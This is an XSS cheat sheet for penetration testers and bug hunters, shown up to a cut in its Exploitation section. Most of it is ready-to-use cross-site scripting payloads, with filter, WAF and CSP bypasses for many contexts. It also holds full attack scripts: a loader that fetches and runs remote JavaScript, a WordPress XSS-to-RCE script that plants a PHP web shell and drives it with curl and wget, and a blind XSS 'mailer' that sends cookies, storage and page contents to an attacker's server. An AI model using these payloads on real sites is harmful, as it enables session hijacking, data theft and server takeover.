XSS CHEAT SHEET

2019 EDITION

Powered by

A comprehensive guide to Cross-Site Scripting Proof-of-Concept for cyber security professionals, students and enthusiasts

Rodolfo Assis (Brute)

"A lot of hacking is playing with other people, you know,
getting them to do strange things."

Steve Wozniak

Disclaimer

We, author and publisher, are not responsible for the use of this material or the damage caused by application of the information provided in this book.

Introduction

This cheat sheet is meant to be used by bug hunters, penetration testers, security analysts, web application security students and enthusiasts.

It's about Cross-Site Scripting (XSS), the most widespread and common flaw found in the World Wide Web. You must be familiar with (at least) basic concepts of this flaw to enjoy this book. For that you can visit my blog at https://brutelogic.com.br/blog/xss101 to start.

There's lot of work done in this field and it's not the purpose of this book to cover them all. What you will see here is XSS content created or curated by me. I've tried to select what I think it's the most useful info about that universe, most of the time using material from my own blog which is dedicated to that very security flaw.

IMPORTANT: if you got a pirate version of this material, please consider make a donation to the author at https://paypal.me/brutelogic.

The structure of this book is very simple because it's a cheat sheet. It has main subjects (Basics, Advanced, etc) and a taxonomy for every situation. Then come directions to use the code right after, which comes one per line when in the form of a vector or payload. Some are full scripts, also with their use properly explained.

Keep in mind that you might need to adapt some of the info presented here to your own scenario (like single to double quotes and vice-versa). Although I try to give you directions about it, any non-imagined specific behavior from you target application might influence the outcome.

A last tip: follow instructions strictly. If something is presented in an HTML fashion, it's because it's meant to be used that way. If not, it's probably javascript code that can be used (respecting syntax) both in HTML and straight to existing js code. Unless told otherwise.

I sincerely hope it becomes an easy-to-follow consulting material for most of your XSS related needs. Enjoy!

Rodolfo Assis (Brute)

About This Release

This release include code that works on latest stable versions of major Gecko-based browsers (Mozilla Firefox branches) and Webkit-based browsers (Google Chrome, Opera and Apple Safari). .

Current versions of these browsers are: Mozilla Firefox v65, Google Chrome v71, Opera v58 and Apple Safari v12. If you find something that doesn't work as expected or any correction you think should be made, please let me know @brutelogic (Twitter) or drop an email for brutelogic at null dot net.

Microsoft Edge and Internet Explorer although also major browsers are barely covered in this release

This release also includes information published in Brutal Addendum 2018 Edition, once available exclusively to subscribers of a private Twitter account, Brutal Secrets.

About The Author

Rodolfo Assis aka "Brute Logic" (or just "Brute") is a self-taught computer hacker from Brazil working as a self-employed information security researcher and consultant.

He is best known for providing some content in Twitter (@brutelogic) in the last years on several hacking topics, including hacking mindset, techniques, micro code (that fits in a tweet) and some funny hacking related stuff. Nowadays his main interest and research involves Cross Site Scripting (XSS), the most widespread security flaw of the web.

Brute helped to fix more than 1000 XSS vulnerabilities in web applications worldwide via Open Bug Bounty platform (former XSSposed). Some of them include big players in tech industry like Oracle, LinkedIn, Baidu, Amazon, Groupon e Microsoft.

Being hired to work with the respective team, he was one of the contributors improving Sucuri's Website Application Firewall (CloudProxy) from 2015 to 2017, having gained a lot of field experience in web vulnerabilities and security evasion.

He is currently managing, maintaining and developing an online XSS Proof-of-Concept tool, named KNOXSS (https://knoxss.me). It already helped several bug hunters to find bugs and get rewarded as well as his blog (https://brutelogic.com.br).

Always supportive, Brute is proudly a living example of the following philosophy:


Don't learn to hack, #hack2learn.

Illustration

Layout & Design:
Rodolfo Assis
@rodoassis (Twitter)

Cover Design:
Nathalia Neri
@nath.neri.arts (Instagram)

LIVE
TO THE INFAMOUS ROGUE VI
.09 SFF +0.27 PDR -3.23 DFR +1.6
and 4 injured. NNYPD are investigating



Summary

BASICS

HTML Context - Simple Tag Injection
Use when input lands inside an attribute’s value of an HTML tag or outside tag except the ones described in next case. Prepend a “-->” to payload if input lands in HTML comments.

```
<svg onload=alert(1)>
"><svg onload=alert(1)>
```

HTML Context - In Block Tag Injection
Use when input lands inside or between opening/closing of the following tags: <title><style><script><textarea><noscript><pre><xmp> and <iframe> (</*tag*> is accordingly).

</*tag*><svg onload=alert(1)>
"></*tag*><svg onload=alert(1)>

HTML Context - Inline Injection
Use when input lands inside an attribute’s value of an HTML tag but that tag can’t be terminated by greater than sign (>).

```
"onmouseover=alert(1) //
"autofocus onfocus=alert(1) //
```

HTML Context - Source Injection
Use when input lands as a value of the following HTML tag attributes: href, src, data or action (also formaction). Src attribute in script tags can be an URL or “data:,alert(1)”.

```
javascript:alert(1)
```

Javascript Context - Code Injection
Use when input lands in a script block, inside a string delimited value.

```
'-alert(1)-'
'-alert(1)//
```

Javascript Context - Code Injection with Escape Bypass
Use when input lands in a script block, inside a string delimited value but quotes are escaped by a backslash.

```
\'-alert(1)//
```

Javascript Context - Tag Injection
Use when input lands anywhere in a script block.

```
</script><svg onload=alert(1)>
```

ADVANCED

Javascript Context - Code Injection in Logical Block
Use 1st or 2nd payloads when input lands in a script block, inside a string delimited value and inside a single logical block like function or conditional (if, else, etc). If quote is escaped with a backslash, use 3rd payload.

```
'}alert(1);{'
'}alert(1)%0A{'
\'}alert(1);{//
```

Javascript Context - Quoteless Code Injection
Use when there's multi reflection in the same line of JS code. 1st payload works in simple JS variables and 2nd one works in non-nested JS objects.

```
-alert(1)//\
-alert(1)}//\
```

Javascript Context - Placeholder Injection in Template Literal
Use when input lands inside backticks (``) delimited strings or in template engines.

```
${alert(1)}
```

Multi Reflection in HTML Context - Double Reflection (Single Input)
Use to take advantage of multiple reflections on same page.

```
'onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
*/alert(1)</script><script>/*
```

Multi Reflection in HTML Context - Triple Reflection (Single Input)
Use to take advantage of multiple reflections on same page.

```
*/alert(1)">'onload="/*<svg/1='
`-alert(1)">'onload="`<svg/1='
*/</script>'>alert(1)/*<script/1='
```

Multi Input Reflections (Double & Triple) in HTML Context
Use to take advantage of multiple input reflections on same page. Also useful in HPP (HTTP Parameter Pollution) scenarios, where there are reflections for repeated parameters. 3rd payload makes use of comma-separated reflections of the same parameter.

```
p=<svg/1='&q='onload=alert(1)>
p=<svg 1='&q='onload='/*&r=*/alert(1)'>
q=<script/&q=/src=data:&q=alert(1)>
```

File Upload Injection – Filename
Use when uploaded filename is reflected somewhere in target page.

```
"><svg onload=alert(1)>.gif
```

File Upload Injection – Metadata
Use when metadata of uploaded file is reflected somewhere in target page. It uses command-line exiftool ("$" is the terminal prompt) and any metadata field can be set.

```
$ exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg
```

File Upload Injection – SVG File
Use to create a stored XSS on target when uploading image files. Save content below as "xss.svg".

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>
```

DOM Insert Injection
Use to test for XSS when injection gets inserted into DOM as valid markup instead of being reflected in source code. It works for cases where script tag and other vectors won't work.

```
<img src=1 onerror=alert(1)>
<iframe src=javascript:alert(1)>
<details open ontoggle=alert(1)>
<svg><svg onload=alert(1)>
```

DOM Insert Injection – Resource Request
Use when javascript code of the page inserts into page the results of a request to an URL controlled by attacker (injection).

```
data:text/html,<img src=1 onerror=alert(1)>
data:text/html,<iframe src=javascript:alert(1)>
```

PHP_SELF Injection
Use when current URL is used by target's underlying PHP code as an attribute value of an HTML form, for example. Inject between php extension and start of query part (?) using a leading slash (/).

```
https://brutelogic.com.br/xss.php/"><svg onload=alert(1)>?a=reader
```

Script Injection - No Closing Tag
Use when there's a closing script tag (</script>) somewhere in the code after reflection.

```
<script src=data:,alert(1)>
<script src=//brutelogic.com.br/1.js>
```

Javascript postMessage() DOM Injection (with Iframe)
Use when there's a "message" event listener like in "window.addEventListener('message', ...)" in javascript code without a check for origin. Target must be able to be framed (X-Frame Options header according to context). Save as HTML file (or using data:text/html) providing TARGET_URL and INJECTION (a XSS vector or payload).

```
<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
```

XML-Based XSS
Use to inject XSS vector in a XML page (content types text/xml or application/xml). Prepend a "-->" to payload if input lands in a comment section or "]]>" if input lands in a "CDATA" section.

```
<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(1)</x:script>
<x:script xmlns:x="http://www.w3.org/1999/xhtml" src="//brutelogic.com.br/1.js"/>
```

AngularJS Injections (v1.6 and up)
Use when there's an AngularJS library loaded in page, inside an HTML block with ng-app directive (1st payload) or creating your own (2nd one).

```
{{$new.constructor('alert(1)')()}}
<x ng-app>{{$new.constructor('alert(1)')()}}
```

CRLF Injection
Use when application reflects input in one of response headers, allowing the injection of Carriage Return (%0D) and Line Feed (%0A) characters. Vectors for Gecko and Webkit, respectively.

```
%0D%0ALocation://x:1%0D%0AContent-Type:text/html%0D%0A%0D%0A%3Cscript
%3Ealert(1)%3C/script%3E

%0D%0ALocation:%0D%0AContent-Type:text/html%0D%0AX-XSS-Protection%3a0%0D
%0A%0D%0A%3Cscript%3Ealert(1)%3C/script%3E
```

Onscroll Universal XSS Vector
Use to XSS without user interaction when using onscroll event handler. It works with address, blockquote, body, center, dir, div, dl, dt, form, li, menu, ol, p, pre, ul, and h1 to h6 HTML tags.

```
<p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y
```

XSS in SSI
Use when there’s a Server-Side Include (SSI) injection.

```
<<!--%23set var="x" value="svg onload=alert(1)"--><!--%23echo var="x"-->>
```

Type Juggling
Use to pass an “if” condition matching a number in loose comparisons.

```
1<svg onload=alert(1)>
1"><svg onload=alert(1)>
```

SQLi Error-Based XSS
Use in endpoints where a SQL error message can be triggered (with a quote or backslash).

```
'1<svg onload=alert(1)>
<svg onload=alert(1)>\
```

Bootstrap XSS Vector
Use when there’s a bootstrap library present on page. It also bypass Webkit Auditor, just click anywhere in page to trigger. Any char of href value can be HTML encoded do bypass filters.

```
<html data-toggle=tab href="<img src=x onerror=alert(1)>">
```

Browser Notification
Use as an alternative to alert, prompt and confirm popups. It requires user acceptance (1st payload) but once user has authorized previously for that site, the 2nd one can be used.

```
Notification.requestPermission(x=>{new(Notification)(1)})
new(Notification)(1)
```

FILTER BYPASS

Mixed Case XSS
Use to bypass case-sensitive filters.

```
<Svg OnLoad=alert(1)>
<Script>alert(1)</Script>
```

Unclosed Tags
Use in HTML injections to avoid filtering based in the presence of both lower than (<) and greater than (>) signs. It requires a native greater than sign in source code after input reflection.

```
<svg onload=alert(1)//
<svg onload="alert(1)"
```

Uppercase XSS
Use when application reflects input in uppercase. Replace "&" with "%26" and "#" with "%23" in URLs.

```
<SVG ONLOAD=&#97&#108&#101&#114&#116(1)>
<SCRIPT SRC=//BRUTELOGIC.COM.BR/1></SCRIPT>
```

Extra Content for Script Tags
Use when filter looks for "<script>" or "<script src=..." with some variations but without checking for other non-required attribute.

```
<script/x>alert(1)</script>
```

Double Encoded XSS
Use when application performs double decoding of input.

```
%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
%2522%253E%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
```

Alert without Parentheses (Strings Only)
Use in an HTML vector or javascript injection when parentheses are not allowed and a simple alert box is enough.

```
alert`1`
```

Alert without Parentheses
Use in an HTML vector or javascript injection when parentheses are not allowed and PoC needs to return any target info.

```
setTimeout`alert\x28document.domain\x29`
```

```
setInterval`alert\x28document.domain\x29`
```

Alert without Parentheses (Tag Exclusive)
Use only in HTML injections when parentheses are not allowed. Replace “&” with “%26” and “#” with “%23” in URLs.

```
<svg onload=alert&lpar;1&rpar;>
<svg onload=alert&#40;1&#41>
```

Alert without Alphabetic Chars
Use when alphabetic characters are not allowed. Following is alert(1).

```
[]['\146\151\154\164\145\162']['\143\157\156\163\164\162\165\143\164\157\162']
('\141\154\145\162\164\50\61\51')()
```

Alert Obfuscation
Use to trick several regular expression (regex) filters. It might be combined with previous alternatives (above). The shortest option “top” can also be replaced by “window”, “parent”, “self” or “this” depending on context.

```
(alert)(1)
a=alert,a(1)
[1].find(alert)
top["al"+"ert"](1)
top[/al/.source+/ert/.source](1)
al\u0065rt(1)
top['al\145rt'](1)
top[8680439..toString(30)](1)
top.open`javas\cript:al\ert(1)`
```

Alert Alternative
Use as an alternative to alert, prompt and confirm. If used with a HTML vector it can be used as it is but if it’s a JS injection the full “document.write” form is required. Replace “&” with “%26” and “#” with “%23” in URLs.

```
write`XSSed!`
write`<img/src/o&#78error=alert&lpar;1)&gt;`
```

Strip-Tags Based Bypass
Use when filter strips out anything between a < and > characters like PHP’s strip_tags() function. Inline injection only.

```
"o<x>nmouseover=alert<x>(1)//
 "autof<x>ocus o<x>nfocus=alert<x>(1)//
```

File Upload Injection – HTML/js GIF Disguise
Use to bypass CSP via file upload. Save all content below as "xss.gif" or "xss.js" (for strict MIME checking). It can be imported to target page with <link rel=import href=xss.gif> (also "xss.js") or <script src=xss.js></script>. It's image/gif for PHP.

```
GIF89a=//<script>
alert(1)//</script>;
```

Jump to URL Fragment
Use when you need to hide some characters from your payload that would trigger a WAF for example. It makes use of respective payload format after URL fragment (#).

```
eval(URL.slice(-8)) #alert(1)
eval(location.hash.slice(1)) #alert(1)
document.write(decodeURI(location.hash)) #<img/src/onerror=alert(1)>
```

HTML Alternative Separators
Use when default spaces are not allowed. Slash and quotes (single or double) might be URL encoded (%2F, %27 and %22 respectively) also, while plus sign (+) can be used only in URLs.

Tag Scheme:
<*name* [1] *attrib* [2] = [3] *value* [4] *handler* [5] = [6] *js* [7]>

[1], [2], [5] => %09, %0A, %0C, %0D, %20, / and +
[3] & [4] => %09, %0A, %0C, %0D, %20, + and ' or " in both
[6] & [7] => %09, %0A, %0B, %0C, %0D, %20, /, + and ' or " in both

2nd Order XSS Injection
Use when your input will be used twice, like stored normalized in a database and then retrieved for later use or inserted into DOM.

```
&lt;svg/onload&equals;alert(1)&gt;
```

Event Origin Bypass for postMessage() XSS
Use when a check for origin can be bypassed in javascript code of target by prepending one of the allowed origins as a subdomain of the attacking domain that will send the payload. Example makes use of Crosspwn script (available in Miscellaneous section) at localhost.

```
http://facebook.com.localhost/crosspwn.php?target=//brutelogic.com.br/tests/
status.html&msg=<script>alert(1)</script>
```

CSP Bypass (for Whitelisted Google Domains)
Use when there's a CSP (Content-Security Policy) that allows execution from these domains.

```
<script src=https://www.google.com/complete/search?client=chrome
%26jsonp=alert(1);></script>

<script src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.min.js>
</script><x ng-app ng-csp>{{$new.constructor('alert(1)')()}}
```

Vectors without Event Handlers
Use as an alternative to event handlers, if they are not allowed. Some require user interaction as stated in the vector itself (also part of them).

```
<script>alert(1)</script>
<script src=data:,alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
<a href=javascript:alert(1)>click
<math><brute href=javascript:alert(1)>click
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=SOURCE>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)>
<iframe srcdoc=<svg/o&#x6Eload&equals;alert&lpar;1)&gt;>
<svg><script xlink:href=data:,alert(1) />
<math><brute xlink:href=javascript:alert(1)>click
```

Vectors with Agnostic Event Handlers
Use the following vectors when all known HTML tag names are not allowed. Any alphabetic char or string can be used as tag name in place of "x". They require user interaction as stated by their very text content (which make part of the vectors too).

```
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x onauxclick=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
```

```
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
```

Javascript Alternative Comments
Use when regular javascript comments (double slashes) are not allowed, escaped or removed.

```
<!--
%0A-->
```

SVG Script Vector - Arbitrary Closing Tag
Use when filter is expecting for "</script>" and there's no native closing after injection in source code and/or equal sign is not allowed. Gecko only.

```
<svg><x><script>alert(1)</x>
```

Mixed Context Reflection Entity Bypass
Use to turn a filtered reflection in script block in actual valid js code. It needs to be reflected both in HTML and javascript contexts, in that order, and close to each other. The svg tag will make the next script block be parsed in a way that even if single quotes become encoded as &#39; in reflection (sanitized), it will be valid for breaking out of current value and trigger the alert.

```
'-alert(1)-'<svg>
\'-alert(1)//<svg>
```

Strip-My-Script Vector
Use to trick filters that strips the classic and most known XSS vector. It works as it is and if "<script>" gets stripped.

```
<svg/on<script><script>load=alert(1)//</script>
```

JS Lowercased Input
Use when target application turns your input into lowercase via javascript. It might work also for server-side lowercase operations.

```
<SCRİPT>alert(1)</SCRİPT>
<SCRİPT/SRC=data:,alert(1)>
```

Overlong UTF-8
Use when target application performs best-fit mapping.

```
%CA%BA>%EF%BC%9Csvg/onload%EF%BC%9Dalert%EF%BC%881)>
```

Uncommon Event Handlers
Use to bypass blacklist based filters for event handlers. It works on Gecko but adding attributename=x inside "<set>" tag makes it work in Webkit also.

```
<svg><set onbegin=alert(1)>
<svg><set end=1 onend=alert(1)>
```

HTML Entities - Null Byte Tolerance
Use to evade HTML entities filtering. All above represent the "(" char. Gecko only.

```
%26%00%2340;
%26%00lpar;
%26%00l%26%00p%26%00a%26%00r%26%00;
```

Vectors Exclusive for ASP Pages
Use to bypass <[alpha] filtering in .asp pages.

```
%u003Csvg onload=alert(1)>
%u3008svg onload=alert(2)>
%uFF1Csvg onload=alert(3)>
```

PHP Email Validation Bypass
Use to bypass FILTER_VALIDATE_EMAIL flag of PHP's filter_var() function.

```
"><svg/onload=alert(1)>"@x.y
```

DOM Insertion via Server Side Reflection
Use when input is reflected into source and it can't execute by reflecting but by being inserted into DOM. Avoids browser filtering and WAFs.

```
\74svg o\156load\75alert\501\51\76
```

XML-Based Vector for Bypass
Use to bypass browser filtering and WAFs in XML pages. Prepend a "-->" to payload if input lands in a comment section or "]]>" if input lands in a "CDATA" section.

```
<_:script xmlns:_="http://www.w3.org/1999/xhtml">alert(1)</_:script>
```

Javascript Context - Tag Injection (Webkit Bypass)
Use to bypass Webkit Auditor in javascript context by breaking out from script block.

```
</script><svg><script>alert(1)//
</script><script>'%0B'-alert(1)//
```

Double Reflection With Single Input (Webkit Bypass)
Use to bypass Webkit Auditor in double reflection scenarios for any context.

```
"`-alert(1)</script><script>`
```

Vector for PHP Arrays Dump (Webkit Bypass)
Use when reflection comes from use of var_dump() and print_r() PHP functions. “p” is the vulnerable parameter.

```
?p[<script>`]=`/alert(1)</script>
```

Javascript Context - Code Injection (IE11/Edge Bypass)
Use to bypass Microsoft IE11 or Edge when injecting into javascript context.

```
';onerror=alert;throw 1//
```

HTML Context - Tag Injection (IE11/Edge XSS Bypass)
Use to bypass their native filter in multi reflection scenarios.

```
"'>confirm&lpar;1)</Script><Svg><Script/1='
```

DOM-Based XSS - Location Sink Filter Evasion
Use when filter looks for “https://DOMAIN” in string used for redirection with document.location property. It also abuses the way the “Javascript” string can be built.

```
%01Jav%09asc%09ript:https://DOMAIN/%250Acon%09firm%25%281%25%29
```

Vectors with Less Known Agnostic Event Handlers
Event handlers that can be used with arbitrary tag names. But keep in mind that using existing tag names like “<b” for onafterscriptexecute and onbeforescriptexecute might be the only way to trigger in some scenarios.

```
<x onmouseenter=alert(1)>
<x onafterscriptexecute=alert(1)>
<x onbeforescriptexecute=alert(1)>
<x onanimationend=alert(1)><style>x{animation:s}@keyframes s{}
<x onwebkitanimationend=alert(1)><style>x{animation:s}@keyframes s{}
```

Nested SVG Vector (Base64)
Use to bypass filters. Gecko only, URL encoded.

```
<svg><use xlink:href=data:image/svg%2Bxml;base64,
PHN2ZyBpZD0ieCIgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnL
zIwMDAvc3ZnIiB4bWxuczp4bGluaz0iaHR0cDovL3d3dy53My
5vcmcvMTk5OS94bGluayI%2BPGVtYmVkIHhtbG5zPSJodHRwO
i8vd3d3LnczLm9yZy8xOTk5L3hodG1sIiBzcmM9ImphdmFzY3
JpcHQ6YWxlcnQoMSkiLz48L3N2Zz4=%23x>
```

EXPLOITATION

Remote Script Call
Use when you need to call an external script but XSS vector is an handler-based one (like <svg onload=) or in javascript injections. The “brutelogic.com.br” domain along with HTML and js files are used as examples. If “>” is being filtered somehow, replace “r=>” or “w=>” for “function()”.

=> HTML-based
(response must be HTML with an Access-Control-Allow-Origin (CORS) header)

```
1. "var x=new XMLHttpRequest();x.open('GET','//brutelogic.com.br/0.php');x.send();
x.onreadystatechange=function(){if(this.readyState==4){write(x.responseText)}}"

2. fetch('//brutelogic.com.br/0.php').then(r=>{r.text().then(w=>{write(w)})})
```

* (with fully loaded JQuery library)

```
3. $.get('//brutelogic.com.br/0.php',r=>{write(r)})
```

=> Javascript-based (response must be javascript)

```
4. with(document)body.appendChild(createElement('script')).src='//brutelogic.com.br/2.js'
```

* (with fully loaded JQuery library)

```
5. $.getScript('//brutelogic.com.br/2.js')
```

Wordpress XSS to RCE (v5.0.3)
Use it as a remote script to run when Wordpress admin gets XSSed to create a web shell. Plugin “Hello Dolly” is the target here (regardless of activation) but almost any other plugin can be used, changing file and path accordingly (including the “wordpress” as WP root).

```
p = '/wp-admin/plugin-editor.php?';
q = 'file=hello.php&plugin=hello.php';
s = '<?=`$_POST[1]`;';
a = new XMLHttpRequest();
a.open('GET', p+q, 0);
a.send();
$ = 'nonce=' + /nonce" value="([^"]*?)"/.exec(a.responseText)[1] +
'&newcontent=' + s + '&action=edit-theme-plugin-file&' + q;
b = new XMLHttpRequest();
b.open('POST', p, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send($);
b.onreadystatechange = function(){
  if (this.readyState == 4) fetch('/wp-content/plugins/hello.php');
}
```

=> Fire the web shell commands in a terminal like the following ("id" as example):

```
$ curl DOMAIN/wp-content/plugins/hello.php -d 1=id
$ wget -qO- DOMAIN/wp-content/plugins/hello.php --post-data 1=id
```

Blind XSS Mailer

Use it as a blind XSS remote script saving as PHP file and changing $to and $headers vars accordingly. A working mail server like Postfix is required.

```
<?php header("Content-type: application/javascript"); ?>

var mailer = '<?= "//" . $_SERVER["SERVER_NAME"] . $_SERVER["REQUEST_URI"] ?>';

var msg = 'USER AGENT\n' + navigator.userAgent + '\n\nTARGET URL\n' + document.URL;
msg += '\n\nREFERRER URL\n' + document.referrer + '\n\nREADABLE COOKIES\n' +
document.cookie;
msg += '\n\nSESSION STORAGE\n' + JSON.stringify(sessionStorage) + '\n\nLOCAL
STORAGE\n' + JSON.stringify(localStorage);
msg += '\n\nFULL DOCUMENT\n' + document.documentElement.innerHTML;

var r = new XMLHttpRequest();
r.open('POST', mailer, true);
r.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
r.send('origin=' + document.location.origin + '&msg=' + encodeURIComponent(msg));

<?php

header("Access-Control-Allow-Origin: " . $_POST["origin"]);

$origin = $_POST["origin"];
$to = "myName@myDomain";
$subject = "XSS Blind Report for " . $origin;
$ip = "Requester: " . $_SERVER["REMOTE_ADDR"] . "\nForwarded For: ".
$_SERVER["HTTP_X_FORWARDED_FOR"];
$msg = $subject . "\n\nIP ADDRESS\n" . $ip . "\n\n" . $_POST["msg"];
$headers = "From: report@myDomain" . "\r\n";

if ($origin && $msg) mail($to, $subject, $msg, $headers);

?>
```

Invisible Foreign XSS Embedding
Use to load a XSS from another domain (or subdomain) into the current one. Restricted by target’s X-Frame-Options (XFO) header. Example below alerts in brutelogic.com.br context regardless of domain.

```
